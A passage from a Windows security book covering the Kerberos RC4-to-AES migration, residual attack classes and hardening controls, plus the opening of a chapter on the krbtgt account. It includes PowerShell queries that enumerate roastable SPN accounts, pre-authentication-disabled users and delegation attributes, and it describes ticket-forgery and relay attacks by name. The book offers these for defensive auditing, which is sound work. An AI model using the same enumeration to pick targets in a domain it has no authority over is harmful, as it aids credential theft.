Account state	Phase-1 audit meaning	Phase-3 outcome
`msDS-SupportedEncryptionTypes` blank, no RC4 events	Candidate for safe default flip; still validate key material	Assumed AES-SHA1-only
Blank, RC4 observed in 4768 / 4769	Hidden dependency; investigate client, keytab, appliance, or service password age	Breaks unless fixed or explicitly opted in
Explicit `0x18`	AES-128 + AES-256 SHA1; no RC4	Desired ordinary state
Explicit `0x1C`	AES plus RC4 exception	Continues only as a named exception
Explicit `0x4` or RC4-only keytab	Legacy dependency	Highest-risk Phase-3 incident

The security reason is the string-to-key gap from the wire section. RC4-HMAC's long-term key is the NT hash: `MD4(UTF-16-LE(password))`, with no salt and no iteration [759] [763]. AES-SHA1 uses PBKDF2-HMAC-SHA1 with a salt and 4096 iterations under RFC 3962 [761]. AES does not make a weak password safe, but it removes the direct NT-hash equivalence that made Kerberoasting so cheap. Microsoft states the operational point plainly in the October 2024 Kerberoasting guidance: "RC4 is more susceptible to the cyberattack because it uses no salt or iterated hash when converting a password to an encryption key" [763]. The Beyond-RC4 cadence is that sentence turned into a domain-controller default.

The interesting question is why the destination is not AES-SHA2. RFC 8009 has been published since 2016 [762]. MIT krb5 shipped RFC 8009 support in version 1.15 in December 2016 [785]. `[MS-KILE]` has the bit definitions [758]. Cross-implementation interop is not the missing theorem. The missing piece is a Windows rollout cadence with the same three properties RC4 now has: event-log instrumentation that proves which tickets use SHA1-based enctypes, a default flip that can survive the supported-client matrix, and an enforcement boundary that forces old key material and third-party stacks into the light.

> ▸ **KEY IDEA** The cadence Microsoft has demonstrated is **audit, default, enforce**. RC4 to AES-SHA1 has all three: Phase-1 event and script instrumentation, a Phase-2 assumed-default flip, and Phase-3 enforcement via CVE-2026-20833 [760]. AES-SHA1 to AES-SHA2 has specifications and directory bits, but no announced audit/default/enforce ladder. That absence is the next cryptographic roadmap gap, not evidence that Kerberos is stuck on RC4.



Audit → default → enforce is the cadence RC4 now has. The AES-SHA1 → AES-SHA2 move has the `[MS-KILE]` bits but no announced ladder.

Figure 17.5: The Beyond-RC4 three-phase cadence: audit (January 2026), default flip to AES-SHA1 (April 2026), and enforcement gated on CVE-2026-20833 (mid-2026). It is the staged audit, default, and enforce sequence that the still-pending AES-SHA1 to AES-SHA2 migration lacks.

Walkthrough timeline: Beyond-RC4. In January 2026 the KDC begins telling you what it is issuing: account policy, available keys, and selected session encryption type. In April 2026 accounts without explicit enctype settings stop inheriting RC4 compatibility and instead inherit AES-SHA1. In mid-2026, at the CVE-2026-20833 enforcement boundary, RC4 survives only where an administrator deliberately writes the RC4 bit back onto the account. The defender's job before the boundary is to make every RC4 dependency visible, choose whether it is a temporary exception or a migration bug, and move every human-managed SPN account to gMSA or dMSA where possible [760] [764] [765].

Verify it yourself (documented): Evidence plan and documented surfaces

This chapter does not claim a private lab capture. There is no hidden VM transcript, no pasted packet capture, and no invented hash. The evidence below is

therefore deliberately tagged ○ **DOCUMENTED**: it is a reproducible collection plan tied to Microsoft-documented surfaces and to the cited Kerberos sources. A reader with a Windows domain can run it, save raw outputs, compute hashes, and attach the resulting manifest to their own change record. The standard is masterclass evidence discipline without pretending that this book captured your environment.

A complete capture has four layers.

1. **Local cache evidence** proves what one logon session holds: TGTs, service tickets, flags, lifetimes, and ticket enctypes.
2. **KDC event evidence** proves what the domain controller issued across many principals: 4768 for AS/TGT issuance, 4769 for TGS/service-ticket issuance, and the January-2026 Beyond-RC4 fields [760].
3. **Directory-state evidence** proves what policy and key material the KDC was supposed to use: SPNs, `msDS-SupportedEncryptionTypes`, `userAccountControl`, delegation attributes, machine-account quota, and gMSA/dMSA placement.
4. **Hash-manifest evidence** proves that the exported files did not change after capture.

○ Windows `klist` ticket-cache behavior and Microsoft Kerberos overview [739]

Reproduce on a domain-joined client after accessing a file share and an HTTP service:

```
klist tickets | Tee-Object -FilePath .\evidence-klist-tickets.txt
Get-FileHash .\evidence-klist-tickets.txt -Algorithm SHA256
```

Expected surfaces, not expected literal values:

```
Current LogonId is ...
Cached Tickets: (...)

#0>     Client: alice @ CONTOSO.COM
        Server: krbtgt/CONTOSO.COM @ CONTOSO.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x...
        Start Time: ...
        End Time: ...
        Renew Time: ...

#1>     Client: alice @ CONTOSO.COM
        Server: cifs/fs01.contoso.com @ CONTOSO.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x...
```

Interpretation: `krbtgt/CONTOSO.COM` is the TGT. `cifs/fs01.contoso.com` is a service ticket. The encryption-type line proves the selected ticket enctype for this cache entry; it does not prove that every service account in the domain is AES-only. The start/end/renew fields prove the ticket lifetime that bounds PAC staleness. The flags are where forwardable and renewable behavior becomes visible for delegation analysis [741] [739].

KDC issuance stream, Security Events 4768 and 4769, including Beyond-RC4 audit fields [760]

Reproduce on a domain controller:

```
Get-WinEvent -FilterHashtable @{LogName='Security'; Id=4768,4769} -
  MaxEvents 200 |
Select-Object TimeCreated,Id,ProviderName,Message |
Tee-Object -FilePath .\evidence-kdc-4768-4769.txt
Get-FileHash .\evidence-kdc-4768-4769.txt -Algorithm SHA256
```

Expected surfaces after the January 2026 enhancements include fields for configured encryption support, available keys, and session encryption type [760]. The useful reading is not "do I see AES anywhere?" It is the join: which account requested or received RC4, which account lacked explicit `msDS-SupportedEncryptionTypes`, and whether the session enctype contradicts the policy you thought was deployed.

Directory encryption policy for SPN-bearing accounts via `[MS-KILE]` supported-encryption-types bits [758]

Reproduce from a management host with the Active Directory module:

```
Get-ADObject -LDAPFilter '(servicePrincipalName=*)' `
-Properties servicePrincipalName,msDS-SupportedEncryptionTypes | `
Select-Object Name,ObjectClass,servicePrincipalName,msDS-SupportedEncr
  yptionTypes | `
Export-Csv .\evidence-spn-enctypes.csv -NoTypeInformation
Get-FileHash .\evidence-spn-enctypes.csv -Algorithm SHA256
```

Expected policy reading:

```
0x04  RC4-HMAC
0x08  AES128-CTS-HMAC-SHA1-96
0x10  AES256-CTS-HMAC-SHA1-96
0x18  AES128 + AES256, no RC4
0x1C  AES128 + AES256 + RC4 exception
```

An SPN-bearing user account with a blank value is not automatically vulnerable in the same way in every phase. Before Phase 2, blank may inherit RC4 compatibility. After Phase 2, blank should inherit AES-SHA1-only. During audit, blank plus observed RC4 in 4769 is the evidence combination that matters [760] [758].

Kerberoasting exposure inventory: SPNs, manual service accounts, and gMSA/dMSA migration targets [763] [764] [765]

Reproduce:

```
setspn -Q */* | Tee-Object -FilePath .\evidence-setspn-all.txt
Get-ADServiceAccount -Filter * -Properties PrincipalsAllowedT
  oRetrieveManagedPassword |
Export-Csv .\evidence-managed-service-accounts.csv -NoTypeInformation
Get-FileHash .\evidence-setspn-all.txt -Algorithm SHA256
Get-FileHash .\evidence-managed-service-accounts.csv -Algorithm
  SHA256
```

Interpretation: every SPN maps to an account whose long-term key can receive service tickets. Human-managed user accounts in this list are the Kerberoasting risk class because their password quality is human, their key material may be old, and their `msDS-SupportedEncryptionTypes` may be blank. gMSA and dMSA are the structural migrations because they remove human password choice and rotate secrets through domain-controller machinery [763] [764] [765].

Delegation and RBCD exposure inventory [691] [693]

Reproduce:

```
(Get-ADDomain).'ms-DS-MachineAccountQuota' |
Tee-Object -FilePath .\evidence-machine-account-quota.txt
Get-ADObject -LDAPFilter '(|(msDS-AllowedToDelegateTo=*)(msDS-
  AllowedToActOnBehalfOfOtherIdentity=*))' `
-Properties msDS-AllowedToDelegateTo,msDS-AllowedToActO
  nBehalfOfOtherIdentity,servicePrincipalName |
Export-Csv .\evidence-delegation-attributes.csv -NoTypeInformation
Get-FileHash .\evidence-machine-account-quota.txt -Algorithm SHA256
Get-FileHash .\evidence-delegation-attributes.csv -Algorithm SHA256
```

Interpretation: a nonzero machine-account quota preserves the first move in many RBCD chains. `msDS-AllowedToActOnBehalfOfOtherIdentity` is the resource-side security descriptor that decides who may obtain S4U2Proxy tickets to the target. `msDS-AllowedToDelegateTo` is the older constrained-delegation list. These attributes are not

vulnerabilities by themselves; they are the directory state that explains whether the S4U2Self / S4U2Proxy path is reachable [691].

Pre-authentication-disabled accounts for AS-REP roasting exposure [738]

Reproduce:

```
Get-ADUser -LDAPFilter '(userAccountControl:1.2.840.113556.1.4.803:
  =4194304)' `
-Properties userAccountControl,servicePrincipalName,msDS-SupportedEncr
  yptionTypes |
Select-Object SamAccountName,Enabled,userAccountControl,
  servicePrincipalName,msDS-SupportedEncryptionTypes |
Export-Csv .\evidence-asrep-preauth-disabled.csv -NoTypeInformation
Get-FileHash .\evidence-asrep-preauth-disabled.csv -Algorithm SHA256
```

Interpretation: this list should be empty unless a legacy exception is documented. FAST does not save an account that has pre-authentication disabled because the vulnerable behavior is the absence of the pre-authentication proof in the first place. The fix is to re-enable pre-authentication or retire the account.

Finally, build a manifest. Use whatever evidence directory your change-management process allows; the point is that the manifest is generated after collection and stored with the ticket.

```
Get-ChildItem .\evidence-* | Get-FileHash -Algorithm SHA256 |
  Sort-Object Path |
  Format-Table Algorithm,Hash,Path -AutoSize |
  Tee-Object -FilePath .\evidence-manifest-sha256.txt
```

A captured masterclass appendix would contain the real hashes and representative redacted outputs from that manifest. This book does not fabricate them. It gives the exact surfaces that prove the chapter's claims: local tickets show TGT/service-ticket/session-key consequences; KDC events show issued enctypes; directory attributes show policy; delegation attributes show S4U reachability; hashes make the capture stable enough to review.

What removing NTLM cannot buy you

After everything in the IAKerb/Local KDC and Beyond-RC4 sections ships, Kerberos in 2026 is still vulnerable to four classes of attack. None of them are protocol bugs; all of them are protocol *structure*.

Kerberos has its own relay class. The KrbRelayUp README explicitly scopes itself to Windows domain environments where LDAP signing is not enforced: the post-NTLM cousin of NTLM-relay [693]. The relay primitive survives the move from NTLM to Kerberos because the attack does not target the authentication protocol. It targets the LDAP protocol's lack of mandatory integrity, and any authenticated bind (Kerberos or NTLM) is fair game once the channel is unsigned. The dispositive control is LDAP signing plus channel binding domain-wide, plus Extended Protection for Authentication on every AD CS Web Enrollment endpoint. It is a configuration, not a protocol fix. The Death of NTLM chapter (Chapter 16) walks through the LDAP-signing and channel-binding work in detail.

The long-term-key problem is intrinsic to symmetric Kerberos. Whoever holds the `krbtgt` account's long-term key forges any TGT (the Golden Ticket primitive); the standing compromise of that one account, and the dual-rotation procedure that recovers from it, are owned by the KRBTGT chapter (Chapter 18). Whoever holds an SPN account's long-term key forges any TGS for that service (the Silver Ticket primitive). RFC 4120's local AP-REQ design [741] *requires* that the service make the service-ticket decision without a per-request KDC callback: it decrypts the ticket, checks the authenticator, and validates the PAC material it is equipped and required to validate. Any change that adds an online "is this ticket still valid?" check also gives up Kerberos's O(1) service-side scaling and the local-acceptance property that makes the protocol cheap. Authentication Policy Silos, Protected Users, TPM-backed credentials, and Credential Guard all raise the cost of obtaining the key; they do not close the forge-equivalence property. Mathematically, if you have the key, you are the principal.

The PAC is a signed vouching token, not a verified live query. KrbtgtFullPacSignature [755] closes the *modification* side (PAC tampering by parties that do not hold the krbtgt key). It does not close the *staleness* side. A user removed from `Domain Admins` at 09:00 still presents service tickets attesting Domain Admin membership until the ticket expires (default 10 hours user TGT, 7 days renewable; Protected Users members are capped at 4 hours [672]). The PAC vouching window is the residual stale-authorization gap. The defender's option is shorter ticket lifetimes or out-of-band ACL flips at the service tier; the protocol itself has no callback by which a service learns about a group-membership change before the ticket expires.

Domainless does not mean keyless. Local KDC moves the local-account path toward AES-keyed Kerberos rather than NTLM challenge-response. The wire form of pass-the-hash is the target for removal: no `LMv2` challenge response should be

needed on that path. But do not treat that as keylessness. A NT AUTHORITY\SYSTEM-level attacker on the box remains in the local TCB, and unless Microsoft documents stronger isolation for Local KDC key material, defenders should assume local Kerberos keys and the tickets they mint still need the chip-, VBS-, and Credential Guard protections described elsewhere in this book. The chip- and VBS-based countermeasures (TPM-backed credentials, Microsoft Pluton, and the VTL1 isolation the Credential Guard chapter (Chapter 15) owns) remain orthogonal and necessary; none of them is replaced by Local KDC, and none extends to the *tickets* the key then mints.

▸ **KEY IDEA** H2 2026 ships Kerberos as the load-bearing single authentication protocol; it does not ship a Kerberos in which (1) the Kerberos-relay class is closed, (2) long-term-key forge-equivalence is closed, (3) PAC staleness is closed, or (4) local-key recovery from a SYSTEM-level attacker on the box is closed. The arc is a transition between tradeoffs, not out of them.

§ **ASIDE — THE PAIRED DIAGNOSIS** The Death of NTLM chapter (Chapter 16) and this one are two halves of a single transition: that chapter is the eulogy and the migration story for the protocol being retired; this one is the inheritance and the to-do list for the protocol that absorbs the load. Both end on the same shape: moving from NTLM to Kerberos is a transition *between* tradeoffs, not *out* of them.

Open problems and the 2026-2027 Edge

Six problems sit on the May-2026 research agenda. None has a shipping Microsoft answer. The important part is not that these are "unknown unknowns"; they are known engineering seams where the source material names a direction but not a complete cadence.

1. The AES-SHA1 to AES-SHA2 Windows-default timeline. RFC 8009 [762] is nine years old. [MS-KILE] §2.2.7 already includes the AES-SHA2 bits K and L [758]. MIT krb5 shipped RFC 8009 in version 1.15 in December 2016 [785]. The cryptographic destination is therefore not speculative. What is missing is the operational ladder.

The RC4 transition shows what a real ladder looks like: first event fields and scripts that show actual ticket issuance, then a default flip for unset accounts, then enforcement with a named boundary [760]. AES-SHA2 has none of those public Windows milestones. A serious AES-SHA2 plan would need 4768 / 4769 fields

that distinguish AES-SHA1 from AES-SHA2 at the same operational granularity as the Beyond-RC4 fields; a directory inventory that shows which principals have key material for enctypes 19 and 20; a client-compatibility matrix for older Java, NAS, MIT, Heimdal, appliance, and cross-forest stacks; and a password-reset or managed-account migration plan to ensure the KDC actually has AES-SHA2 keys to issue. The hard part is not the RFC. It is proving that every SPN-bearing account, every trust path, and every non-Windows client can survive the default.

2. Post-quantum PKINIT migration mechanics. Kerberos's symmetric core is not the first quantum failure point. AES-128 and AES-256 under Grover's algorithm retain an effective security margin of roughly 64 and 128 bits respectively; AES-256 remains a durable symmetric choice for the horizon relevant to enterprise migrations [111]. PKINIT is different. RFC 4556 authenticates the client with CMS structures in `PA-PK-AS-REQ`, including RSA or Diffie-Hellman profiles and certificate chains whose ordinary signatures are RSA or ECDSA [749]. Shor's algorithm breaks the public-key assumptions behind those chains.

That creates three migration problems, not one. The first is the **certificate-chain problem**: domain controllers validate an X.509 chain for smart cards, Windows Hello for Business, and certificate-based logon. A post-quantum PKINIT path needs a certificate ecosystem, not merely a new Kerberos enctype. The second is the **AuthPack signature problem**: the client's proof of private-key possession has to move from RSA/ECDSA to a post-quantum or hybrid signature without breaking old KDCs. The third is the **FAST armor problem**: anonymous PKINIT is one way to obtain armor for non-domain-joined clients, including Local KDC scenarios. If the anonymous PKINIT chain is quantum-fragile, then the protection around the first AS-REQ inherits that fragility.

The practical migration is likely to be hybrid before it is pure post-quantum: classical PKINIT plus a post-quantum signature or key-establishment component, policy bits that say which KDCs require the hybrid, and audit events that identify clients still presenting classical-only credentials. Microsoft has not announced such a PKINIT-specific roadmap in the cited material. The honest status is therefore: Kerberos tickets can remain AES-256; PKINIT's certificate and CMS layer needs a separate post-quantum cadence [749] [111].

3. IAKerb and Local KDC trust boundaries. The IAKerb draft closes KDC line-of-sight by letting the application server proxy AS and TGS traffic [728]. That is elegant, but it moves an operational trust boundary into every protocol that carries the GSS-API tokens. The application server should not learn the user's long-term key, should not be able to modify the inner Kerberos messages without detection,

and should not be able to silently downgrade the client from Kerberos to NTLM or from armored to unarmored pre-auth. Those properties are not magic; they depend on strict mechanism negotiation, replay handling, channel binding to the outer application session, and clear failure behavior when the KDC path is unavailable.

The failure modes are worth naming. If the server can choose between ordinary Kerberos, IAKerb, NTLM, and local-account paths, then the negotiation transcript matters: a downgrade that says "KDC unreachable, try NTLM" is exactly the kind of fallback the NTLM deprecation is meant to end. If the server proxies KDC traffic over an application channel that lacks binding to the final AP exchange, then a relay-shaped confusion bug becomes plausible even though the inner Kerberos cryptography is sound. If Local KDC material is available to LSASS without stronger isolation, then SYSTEM-level compromise of the host remains key compromise even though the wire no longer carries NTLM challenge-response. If the client cannot distinguish "KDC said no" from "server did not forward the token," troubleshooting becomes a security problem: operators will be tempted to re-enable fallback to make the outage disappear.

The masterclass defensive posture is therefore to log IAKerb as its own authentication path, not as generic Kerberos; bind the inner exchange to the outer channel wherever the application protocol supports channel binding; treat Local KDC keys as high-value local secrets that still require Credential Guard, TPM-backed protections, and OS hardening; and make downgrade failures loud. The source tells us IAKerb and Local KDC are the closure for line-of-sight and workgroup gaps [717] [782]. The open problem is proving those closures do not recreate silent fallback under a different name.

4. dMSA field-deployment maturity. Server 2025 introduced Delegated Managed Service Accounts as the successor to gMSA [765]. The protocol-level direction is strong: authentication is linked to device identity, and the randomized secret is held by the domain controller rather than recoverable as a shared human-managed password [765]. That directly targets the Kerberoasting class because the best roasted ticket is useless if the underlying service secret has machine-grade entropy and rotates under KDS control.

The field question is migration, not theory. Existing services have SPNs, ACLs, SQL logins, constrained-delegation settings, certificate bindings, and monitoring identities attached to old user accounts. A dMSA migration has to preserve those dependencies while changing the secret source and, in some workflows, the account identity. The source notes startup and migration windows in which

both the legacy account and dMSA behaviors may coexist [765]. That overlap is the dangerous period: logs must show which account actually received the TGS; service owners must know which identity owns downstream ACLs; and defenders must avoid interpreting the presence of dMSA as proof that the old account no longer receives tickets. Until dMSA becomes the default creation path for new services and the migration tooling is boring, gMSA remains the known-good floor and dMSA the direction of travel.

5. Cross-cloud Kerberos trust graphs. Kerberos Cloud Trust for Windows Hello for Business lets an Entra-joined laptop obtain domain-usable Kerberos outcomes without the laptop behaving like a classic line-of-sight domain client [717]. Local KDC gives workgroup or Azure-joined machines a way to issue local tickets over the local account database [717] [782]. IAKerb lets a server proxy KDC exchanges when the client cannot reach the KDC [728]. Each component is understandable alone. The open problem is the graph when all three coexist with on-premises AD.

Draw three issuers: an on-premises KDC, Entra ID acting through Cloud Trust, and a Local KDC inside the endpoint. Draw three relying parties: a domain file server, a cloud-managed application, and a local SMB or RDP service. Then ask four questions for every edge. Who minted the ticket or token? Which long-term key or certificate chain anchors it? Which directory owns the authorization attributes? Which log stream is authoritative when the edge fails or is abused? In a classic AD-only Kerberos path, the answers are mostly "the domain controller" and "the PAC." In a hybrid path, the answers can split: Entra may authenticate the user, AD may authorize access to an on-premises resource, Local KDC may handle local accounts, and IAKerb may carry the messages through an application server.

That split creates new governance work. Incident responders need to correlate Entra sign-in logs, domain-controller 4768 / 4769 events, endpoint Local KDC telemetry, and service AP-REQ acceptance. Access reviewers need to know whether group membership came from AD, cloud, or a synchronized projection. Architects need explicit rules for which issuer is allowed to speak for which resource class. The source material says the architecture is planned and shipping in stages [717]. It does not yet provide the full trust-graph operating model. That is the cross-cloud Kerberos problem: not "can a ticket be minted?" but "can the enterprise explain every issuer-to-resource edge under failure and compromise?"

6. Open-source IAKerb and Local KDC convergence. Samba's `localkdc` work, demonstrated by Alexander Bokovoy and Andreas Schneider at FOSDEM 2025, is the clearest public mirror of Microsoft's Local KDC direction [782]. MIT krb5 has had IAKERB support since krb5-1.9 in December 2010 [783] [784]. Heimdal

has partial coverage. The conceptual pattern (a Kerberos KDC backed by a local identity store and reachable through GSS-API encapsulation) is not Microsoft-only. That is good for protocol confidence and hard for interoperability testing.

The convergence test is whether a Windows client, Samba server, MIT or Heimdal library, and Windows domain controller all make the same decisions about mechanism negotiation, channel binding, enctype selection, PAC-like authorization data, and failure fallback. If they do, Local KDC becomes a real ecosystem pattern. If they do not, the industry recreates the old NTLM problem in a new form: a theoretically better protocol with enough implementation-specific exception paths that the weakest fallback dominates. The FOSDEM evidence says the ecosystem is moving in the same direction [782]. The open problem is the conformance suite.

Each problem is a residual. None invalidates the Phase-3 shipping commitment. H2 2026 is not the end state; it is the point where Windows authentication moves from "Kerberos except when NTLM is easier" to "Kerberos everywhere, with the remaining tradeoffs exposed." The next decade's work is making those tradeoffs auditable: AES-SHA2 defaults, post-quantum PKINIT, IAKerb downgrade safety, dMSA migration, hybrid trust graphs, and cross-implementation conformance.

What it means for you

The practical payoff is not a new trick; it is a trust map. You are looking for accounts with SPNs, accounts with weak or legacy enctypes, accounts with preauthentication disabled, writable delegation attributes, nonzero machine-account creation quota, and KDC events that show RC4 still being issued. Run the following as an inventory probe, not as an exploit:

```
Import-Module ActiveDirectory

# 1. Accounts with SPNs and their encryption policy.
Get-ADObject -LDAPFilter '(servicePrincipalName=*)' `
  -Properties servicePrincipalName,msDS-SupportedEncryptionTypes | `
  Select-Object Name,ObjectClass,servicePrincipalName,msDS-
  SupportedEncryptionTypes

# 2. Accounts still allowed to receive AS-REP material without pre-
  auth.
Get-ADUser -LDAPFilter '(userAccountControl:1.2.840.113556.1.4.803:
  =4194304)' `
```

```
  -Properties userAccountControl | Select-Object SamAccountName,
  Enabled

# 3. Domain machine-account creation default that enables many RBCD
  chains.
(Get-ADDomain).'ms-DS-MachineAccountQuota'

# 4. Recent Kerberos ticket issuance events; inspect encryption/
  session fields.
Get-WinEvent -FilterHashtable @{LogName='Security'; Id=4768,4769} -
  MaxEvents 50 |
  Select-Object TimeCreated,Id,ProviderName,Message

# 5. Local ticket cache for the current logon session.
klist tickets
```

Read the results as a trust map. SPN-bearing user accounts with RC4 allowed are roasting candidates. Pre-auth-disabled users are AS-REP roasting candidates. A nonzero machine-account quota is delegation attack surface. Events 4768 and 4769 tell you what the KDC actually issued, not what the policy spreadsheet says it should issue.

Seven controls follow. Each is tied to one primary Microsoft Learn or MSRC source, and each closes one of the primitives from the attack-cascade section; the Death of NTLM chapter (Chapter 16) carries the parallel NTLM-side checklist.

> **1. Audit RC4 use today.** Run the two PowerShell scripts in `microsoft/Kerberos-Crypto`: `List-AccountKeys.ps1` enumerates every account's configured enctypes; `Get-KerbEncryptionUsage.ps1` parses your Event 4768 / 4769 stream and lists accounts still requesting or being issued RC4 tickets. The audit window closes in April 2026 when Phase 2 flips the default [760]. Every account on the list above is a Phase-3 production incident if you do nothing.

> **2. Set msDS-SupportedEncryptionTypes explicitly on every service account.** Do not rely on the mid-2026 default flip. Explicitly write `msDS-SupportedEncryptionTypes` with the value `0x18` (AES-128 + AES-256, no RC4) on every service account that does not have a documented RC4 dependency. For service accounts that do, write `0x1C` (AES-128 + AES-256 + RC4) and put a calendar reminder against the RC4 dependency so it gets remediated before Phase 3 [760].

> **3. Move every service account to gMSA or dMSA.** Manually-managed service-account passwords are the Kerberoasting attack surface per [763]. gMSA gives you KDS-managed password material rotated by Windows rather than by a human [764] [781]. dMSA on Server 2025 binds the account secret to the device identity and stores it only on the domain controller, where it can be further

protected by Credential Guard [765]. For ordinary Windows service-account workflows, gMSA or dMSA should be the default target; products, cross-platform stacks, and vendor appliances can still impose support constraints, so the migration is usually operational but not always trivial.

4. Set ms-DS-MachineAccountQuota = 0 unless documented otherwise. Setting `ms-DS-MachineAccountQuota` on the domain root to zero kills the first step of the opening RBCD chain [691] and the KrbRelayUp chain [693]. The default value of 10 has been the de facto attack-surface enabler since Windows 2000. The control is one PowerShell line: `Set-ADDomain -Identity (Get-ADDomain) -Replace @{'ms-DS-MachineAccountQuota'=0}`. The breakage surface is small: only legitimate computer-account bootstrap workflows that today rely on user-driven `djoin.exe`.

5. Add Tier-0 and Tier-1 accounts to Protected Users + Authentication Policy Silo with FAST. Protected Users gives every member the five non-configurable client protections plus the 4-hour TGT cap [672]. Wrap an Authentication Policy Silo around the same population to add per-silo logon-from constraints and pair the silo with FAST armoring where the domain functional level and clients support it [750] [778]. Both controls have been available since Server 2012 R2; the operational reason most environments still have not adopted them is the breakage in legacy delegation workflows. Audit and remediate those workflows; do not skip Protected Users.

6. Enforce LDAP signing and channel binding. Set `LDAPServerIntegrity = 2` (require signing) and `LdapEnforceChannelBinding = 2` (require channel binding on TLS-bound connections) via Group Policy. This is the dispositive KrbRelayUp defense [693] and the dispositive defense against any Kerberos-relay-class attack that targets the LDAP control plane. Pair with Extended Protection for Authentication on every AD CS Web Enrollment endpoint to close the AD CS HTTP-enrollment relay (ESC8) variant [770].

7. Plan the mid-2026 RC4 enforcement transition now. Flight the `RC4DefaultDisablementPhase` Group Policy setting in your Insider channel; pilot non-production AES-only configurations on a representative subset of service accounts; identify legacy NAS appliances, Linux MIT krb5 clients with keytabs older than 2017, and SQL Server linked-server SPNs before Phase 2 closes the audit window [760]. Phase 3 ships with Microsoft's mid-2026 enforcement boundary; production environments that have not run the audit will discover the dependency list the day enforcement lands.

By mid-2026, every default in this list will have changed. Do the work in the audit window or do it in the post-flip ticket queue. The cost of an audit-window migration

is a quarter of engineering time; the cost of a post-flip remediation is a sixty-minute outage on every undocumented RC4 dependency the directory holds. The TPM chapter (Chapter 2), the Pluton chapter (Chapter 3), and the Credential Guard chapter (Chapter 15) cover the hardware-backing layer that protects the long-term keys these controls assume.

How to audit a domain for accounts still using RC4 (PowerShell)

The commands below assume Server 2019 or later with the `microsoft/Kerberos-Crypto` repo cloned locally. Run on a domain controller; output names every account whose configured `msDS-SupportedEncryptionTypes` allows RC4 or has no explicit setting (in which case it inherits the pre-Phase-2 default of "anything goes"). Cross-reference with the 4768 / 4769 audit stream from `Get-KerbEncryptionUsage.ps1` to identify which of those accounts is actually being issued RC4 tickets in practice.

```
# Enumerate accounts and configured enctypes
Import-Module ActiveDirectory
.\List-AccountKeys.ps1 -OutputCsv accounts.csv

# Parse 4768 / 4769 events for issued ticket enctypes
.\Get-KerbEncryptionUsage.ps1 -LookbackDays 30 -OutputCsv tickets.csv

# Join the two on account name -- the accounts that
# both have RC4-allowed AND were issued RC4 tickets
# are your Phase 3 incident list.
```

▪ **BEQUEATHS** Kerberos hands the next link a precise, load-bearing guarantee: a `krbtgt`-signed ticket plus locally decryptable service tickets whose AP exchange can be accepted without a per-request callback to the KDC, while full PAC/KDC-signature validation remains governed by Windows PAC validation rules. That local-acceptance property is exactly what makes the protocol cheap to operate, and exactly what the KRBTGT chapter (Chapter 18) interrogates at its root, because the one account whose key signs every TGT in the domain is the single point at which "whoever holds the key is the principal" becomes "whoever holds *this* key is *every* principal." The bequest stops where forgery begins: Kerberos does not protect against an adversary who already holds a long-term key (golden, silver, diamond, and sapphire tickets all live in Chapter 18); it does not make a PAC fresh or revocable mid-ticket; it does not isolate the current-session tickets that still sit in VTL0 `lsass.exe` (the Credential Guard chapter, Chapter 15, owns that residual); and it makes no claim once the identity leaves the box for the cloud (Pass-the-Hash to Pass-the-PRT, Chapter 19; Zero Trust, Chapter 26; Continuous Access Evaluation, Chapter 27). The chain has made authentication single-protocol; it has not made the long-term key un-stealable, and the account that owns the most dangerous key of all is the next link.

CHAPTER 18

KRBTGT

TRUST-CHAIN LEDGER

INHERITS	The ticket-granting single-sign-on fabric. The Key Distribution Center hands back a Ticket-Granting Ticket at logon that the client replays for service tickets without resending the password, and every later decision reduces to one signature check (Chapter 17, Kerberos); and the extraction primitive that lands the domain's signing key, DCSync's `DRSGetNCChanges` replication call off a writeable DC (Chapter 14, Mimikatz and the Credential-Theft Decade).
PROMISE	Within one Active Directory domain, a TGT is valid if and only if it decrypts and its PAC signatures verify under the long-term key of the RID-502 `krbtgt` account. A single shared secret every writeable DC holds. Serviced boundary: the domain KDC and every Kerberos principal that trusts it.
TCB	The secrecy of the krbtgt long-term key in `ntds.dit` and in `kdcsvc.dll` process memory on every writeable DC; the [MS-KILE] / [MS-PAC] encrypt-and-sign construction; and the replication channel that distributes the key. A writeable DC *must* read the key in cleartext to issue tickets, so the DC is inside this TCB by design.
ADVERSARY → BREAK	An attacker with replication rights (or DC code execution) extracts the krbtgt key, then forges TGTs from scratch (Golden), edits a real TGT's PAC (Diamond), or splices a genuine KDC-issued PAC into a forged TGT (Sapphire). For post-MS14-068 TGT forgery, the Promise ends the instant the key leaks: every signature the KDC computes, the holder can recompute.

	Historical KDC validation bugs such as MS14-068 are a separate class; this is gap analysis, not a tutorial.
RESIDUAL	The parallel trust roots a krbtgt holder usually also took. Service-account keys (Silver Tickets), AD CS CA keys, the KDS root key, inter-domain trust keys, DSRM passwords, AdminSDHolder / SID-History persistence. Survive krbtgt rotation; the credential-extraction lineage is owned by Chapter 14 (Mimikatz), member-host secret isolation by Chapter 15 (Credential Guard), and the cloud generalization of the single-signing-key failure by Chapter 29 (Storm-0558).
BEQUEATHS	To Pass-the-Hash to Pass-the-PRT (Chapter 19): the lesson that a bearer credential whose verifier is one stored secret is forgeable the moment that secret leaks, and that rotating the secret evicts the forged artifacts but not the compromise that produced them. Does NOT provide: protection for any non-Kerberos bearer artifact (NT hash, certificate key, PRT), nor recovery of the adjacent trust roots; krbtgt rotation is a key event, not an ownership event.
PROOF	○ documented: RFC 4120 / [MS-KILE] / [MS-PAC] for the encrypt-and-sign construction, Microsoft AD Forest Recovery for the two-reset procedure, and reproducible `Get-ADUser krbtgt` / `repadmin` administrative checks. No captured (green-tier) domain-controller transcript is asserted: no krbtgt key material is ever dumped for this book.

Evidence labels. ○ means documented/reproducible from public sources or local commands; ◐ means emulated; ✓ means captured from this book's lab with hash-stamped artifacts.

The Reasoner's question. Once the one account whose key signs every Kerberos ticket is disclosed, what can still be trusted, and what can rotation actually recover?

▪ FOUNDATIONS. WHAT YOU NEED BEFORE THIS CHAPTER

- **Kerberos realm, KDC, TGT (recap).** A Windows domain is a Kerberos realm with Microsoft extensions; its domain controllers run the Key Distribution Center (KDC) that issues Ticket-Granting Tickets (TGTs) at logon and exchanges them for service tickets. The full AS-REQ/TGS-REQ exchange is the Kerberos chapter's subject (Chapter 17), and the shared vocabulary lives in

Foundations; this chapter inherits a single fact from them. A TGT is a bearer credential whose validity reduces to a signature under one domain key.

- **KRBTGT.** The RID-502 account whose long-term key encrypts and signs TGTs in one Active Directory domain. The account is disabled for interactive logon; its key, not its logon ability, is the trust root.
